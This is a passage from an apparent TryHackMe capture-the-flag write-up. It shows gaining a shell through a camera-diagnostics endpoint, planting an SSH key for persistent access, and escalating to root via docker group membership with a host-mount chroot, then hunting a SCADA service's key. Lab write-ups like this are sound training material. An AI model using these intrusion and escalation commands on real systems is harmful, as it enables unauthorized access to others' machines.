/v1/streams/<TICKET_ID>/manifest.m3u8 to get admin camera stream.

Now, we can download the video using ffmpeg or easily watch it on the webpage.
After that, we will get the Psych Ward Exit camera:
Now, we can use this code to get the flag 2 part 1 from the webpage port 8080.

Flag 2 - Part 2
When we sent a request to the admin camera, we noticed some endpoints.


When sending a request to the /v1/ingest/diagnostics endpoint, we get a clear error.

In the previous response of the admin camera, we see an RTSP URL.
So, let’s send this URL on the body of our POST to /v1/ingest/diagnostics endpoint.

As we can see, the backend returned a response containing job_id and job_status.
Now let’s send a request to the endpoint located in job_status.

We just need to change POST to GET from BurpSuite

As we can see, a console was opened on port 13404 and we were given a token to log in and its status is ready.
Now, let’s interacting with this port using netcat and the token.

As we can see, the port is ready and he waiting for something, so, let’s send him the token.

We got a shell for the user svc_vidops, but this shell is not more interactive, we need to upgrade our shell.
I went directly to the home direcorty to see the user files and existing users.
1
2
3
4
5
6
7
8
9
10
svc_vidops@tryhackme-2404:/home$ cd /home
cd /home
svc_vidops@tryhackme-2404:/home$ ls
ls
dockermgr  svc_vidops  ubuntu
svc_vidops@tryhackme-2404:/home$ cd svc_vidops
cd svc_vidops
svc_vidops@tryhackme-2404:/home/svc_vidops$ ls
ls
user_part2.txt
By reading the user_part2.txt file we will got the second part of flag2.
Flag 3 - Main Corridor - PrivEsc
While checking for SUID Binaries, I came across a strange executable that give shell for another user.
1
2
3
4
svc_vidops@tryhackme-2404:~$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
<SNIP>
/usr/local/bin/diag_shell
1
2
3
svc_vidops@tryhackme-2404:/home/svc_vidops$ file /usr/local/bin/diag_shell
file /usr/local/bin/diag_shell
/usr/local/bin/diag_shell: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=8039c3fc4e45890bcfb369620c6f6654d5ae5151, for GNU/Linux 3.2.0, not stripped
So, when we will execute it, we will get a shell for dockermgr, or docker manager.
1
2
3
4
5
svc_vidops@tryhackme-2404:/home/svc_vidops$ /usr/local/bin/diag_shell
/usr/local/bin/diag_shell
dockermgr@tryhackme-2404:/home/svc_vidops$ whoami
whoami
scada_terminal
Since the SSH port is open, let’s try adding an SSH key to this user.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
dockermgr@tryhackme-2404:/home/dockermgr$ ssh-keygen -t rsa -b 4096
ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/home/dockermgr/.ssh/id_rsa): kakarot
kakarot
Enter passphrase (empty for no passphrase):

Enter same passphrase again:

Your identification has been saved in kakarot
Your public key has been saved in kakarot.pub
The key fingerprint is:
SHA256:7dFpk10fGunzAer1R6VD/LiaTAQG8ND1cmi+FLeMstc dockermgr@tryhackme-2404
The key's randomart image is:
+---[RSA 4096]----+
|      oo...      |
|       o.. o ..  |
|        . B ++o.o|
|         = Xo*+=+|
|        S *.X==.+|
|         =.*..++.|
|        . +.E .o.|
|         . o o  .|
|            +    |
+----[SHA256]-----+
dockermgr@tryhackme-2404:/home/dockermgr$ ls
ls
kakarot  kakarot.pub
Here I create a private and public keys.
1
2
3
4
5
6
dockermgr@tryhackme-2404:/home/dockermgr$ mkdir .ssh
mkdir .ssh
dockermgr@tryhackme-2404:/home/dockermgr$ cp kakarot.pub .ssh/authorized_keys
cp kakarot.pub .ssh/authorized_keys
dockermgr@tryhackme-2404:/home/dockermgr$ chmod 600 .ssh/authorized_keys
chmod 600 .ssh/authorized_keys
Then I creat /.ssh directory and I copy the public key on authorized_keys file.
Open an other terminal and access on dockermgr via ssh by the private key.
1
2
3
4
5
6
❯ chmod 600 kakarot

❯ ssh dockermgr@sq1.thm -i kakarot

dockermgr@tryhackme-2404:~$ whoami
dockermgr
Now we must find a way to escalate your privileges.
1
2
dockermgr@tryhackme-2404:~$ id
uid=1501(dockermgr) gid=1501(dockermgr) groups=1501(dockermgr),998(docker)
The user dockermgr is a member of the Docker group, and docker membership give full root compromise, because docker is root daemon and we can run any continaire as a root.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
dockermgr@tryhackme-2404:~$ docker images
REPOSITORY                      TAG       IMAGE ID       CREATED        SIZE
side-quest-2-asylum-scada       latest    f82c910050f3   11 days ago    672MB
<none>                          <none>    33e3f5f1c374   2 weeks ago    672MB
<none>                          <none>    b39b20dbfeb3   2 weeks ago    672MB
<none>                          <none>    513a63f80451   2 weeks ago    672MB
scada-final-gate-asylum-scada   latest    8d780d2249f4   3 weeks ago    672MB
<none>                          <none>    d2ae97d37afb   3 weeks ago    672MB
alpine                          latest    706db57fb206   2 months ago   8.32MB
dockermgr@tryhackme-2404:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# whoami
root
# ls /root
snap
We’ve become root now, but no flag in the root directory.
Do you remember port 9001?
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
❯ telnet sq1.thm 9001
Trying 10.81.182.208...
Connected to sq1.thm.
Escape character is '^]'.

╔═══════════════════════════════════════════════════════════════╗
║     ASYLUM GATE CONTROL SYSTEM - SCADA TERMINAL v2.1          ║
║              [AUTHORIZED PERSONNEL ONLY]                      ║
╚═══════════════════════════════════════════════════════════════╝

[!] WARNING: This system controls critical infrastructure
[!] All access attempts are logged and monitored
[!] Unauthorized access will result in immediate termination

[!] Authentication required to access SCADA terminal
[!] Provide authorization token from Part 1 to proceed


[AUTH] Enter authorization token:
Let’s look for its code file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
# sudo find / -type f -name "*scada*" 2>/dev/null
/var/lib/snapd/hostfs/home/ubuntu/side-quest-2/asylum-scada.service
/var/lib/snapd/hostfs/home/ubuntu/side-quest-2/scada_terminal.py
/var/lib/snapd/hostfs/etc/systemd/system/asylum-scada.service
/var/lib/snapd/hostfs/var/snap/docker/common/var-lib-docker/overlay2/61ey6ksckbkciu4oqittl84on/diff/scada_terminal.py
/var/lib/snapd/hostfs/var/snap/docker/common/var-lib-docker/overlay2/n54n47bkv3cb5taf1agjz3nf3/diff/opt/scada/scada_terminal.py
/var/lib/snapd/hostfs/var/snap/docker/common/var-lib-docker/overlay2/kpjvtppa97ugupyth9egamhn3/diff/scada_terminal.py
/var/lib/snapd/hostfs/var/snap/docker/common/var-lib-docker/overlay2/yva6jwpjct437r8zyphl83tqn/diff/scada_terminal.py
/var/lib/snapd/hostfs/var/snap/docker/common/var-lib-docker/overlay2/uvrwd7vmyj4v6u77p28zpb7vm/diff/opt/scada/scada_terminal.py
/var/lib/snapd/hostfs/var/snap/docker/common/var-lib-docker/overlay2/g34fyqfe2o1plv0xwcrf0mtkv/diff/opt/scada/scada_terminal.py
/var/lib/snapd/hostfs/var/snap/docker/common/var-lib-docker/overlay2/pc2ap21ite4ee8pjz898pcrg5/diff/opt/scada/scada_terminal.py
/var/lib/snapd/hostfs/var/snap/docker/common/var-lib-docker/overlay2/pbodvb4jjcc2xtzh444i9ew4e/diff/opt/scada/scada_terminal.py
/var/lib/snapd/hostfs/var/snap/docker/common/var-lib-docker/overlay2/puwl8plnv1q1l9bfi2d30j3g0/diff/opt/scada/scada_terminal.py
/var/lib/snapd/hostfs/var/snap/docker/common/var-lib-docker/overlay2/nsr2wd85pii9javy2dr3sk0u5/diff/opt/scada/scada_terminal.py
/var/lib/snapd/hostfs/var/snap/docker/common/var-lib-docker/overlay2/xa6w2srbxcasid6lnswk4ux84/diff/opt/scada/scada_terminal.py
/var/snap/docker/common/var-lib-docker/overlay2/61ey6ksckbkciu4oqittl84on/diff/scada_terminal.py
/var/snap/docker/common/var-lib-docker/overlay2/ddc5f8157f1d55a81a73228609923b488402d08bbae3bf3203c441de42af4112/merged/opt/scada/scada_terminal.py
/var/snap/docker/common/var-lib-docker/overlay2/n54n47bkv3cb5taf1agjz3nf3/diff/opt/scada/scada_terminal.py
/var/snap/docker/common/var-lib-docker/overlay2/kpjvtppa97ugupyth9egamhn3/diff/scada_terminal.py
/var/snap/docker/common/var-lib-docker/overlay2/yva6jwpjct437r8zyphl83tqn/diff/scada_terminal.py
/var/snap/docker/common/var-lib-docker/overlay2/uvrwd7vmyj4v6u77p28zpb7vm/diff/opt/scada/scada_terminal.py
/var/snap/docker/common/var-lib-docker/overlay2/g34fyqfe2o1plv0xwcrf0mtkv/diff/opt/scada/scada_terminal.py
/var/snap/docker/common/var-lib-docker/overlay2/pc2ap21ite4ee8pjz898pcrg5/diff/opt/scada/scada_terminal.py
/var/snap/docker/common/var-lib-docker/overlay2/pbodvb4jjcc2xtzh444i9ew4e/diff/opt/scada/scada_terminal.py
/var/snap/docker/common/var-lib-docker/overlay2/puwl8plnv1q1l9bfi2d30j3g0/diff/opt/scada/scada_terminal.py
/var/snap/docker/common/var-lib-docker/overlay2/nsr2wd85pii9javy2dr3sk0u5/diff/opt/scada/scada_terminal.py
/var/snap/docker/common/var-lib-docker/overlay2/xa6w2srbxcasid6lnswk4ux84/diff/opt/scada/scada_terminal.py
/home/ubuntu/side-quest-2/asylum-scada.service
/home/ubuntu/side-quest-2/scada_terminal.py
/etc/systemd/system/asylum-scada.service
The file scada_terminal.py is the code running on the port 9001, and inside him we can get the Main Corridor unlock key, and also we need root privilege to read it.

After obtaining the key, we can go to the web page on port 8080 to get the last flag.
Nooo, I can’t help.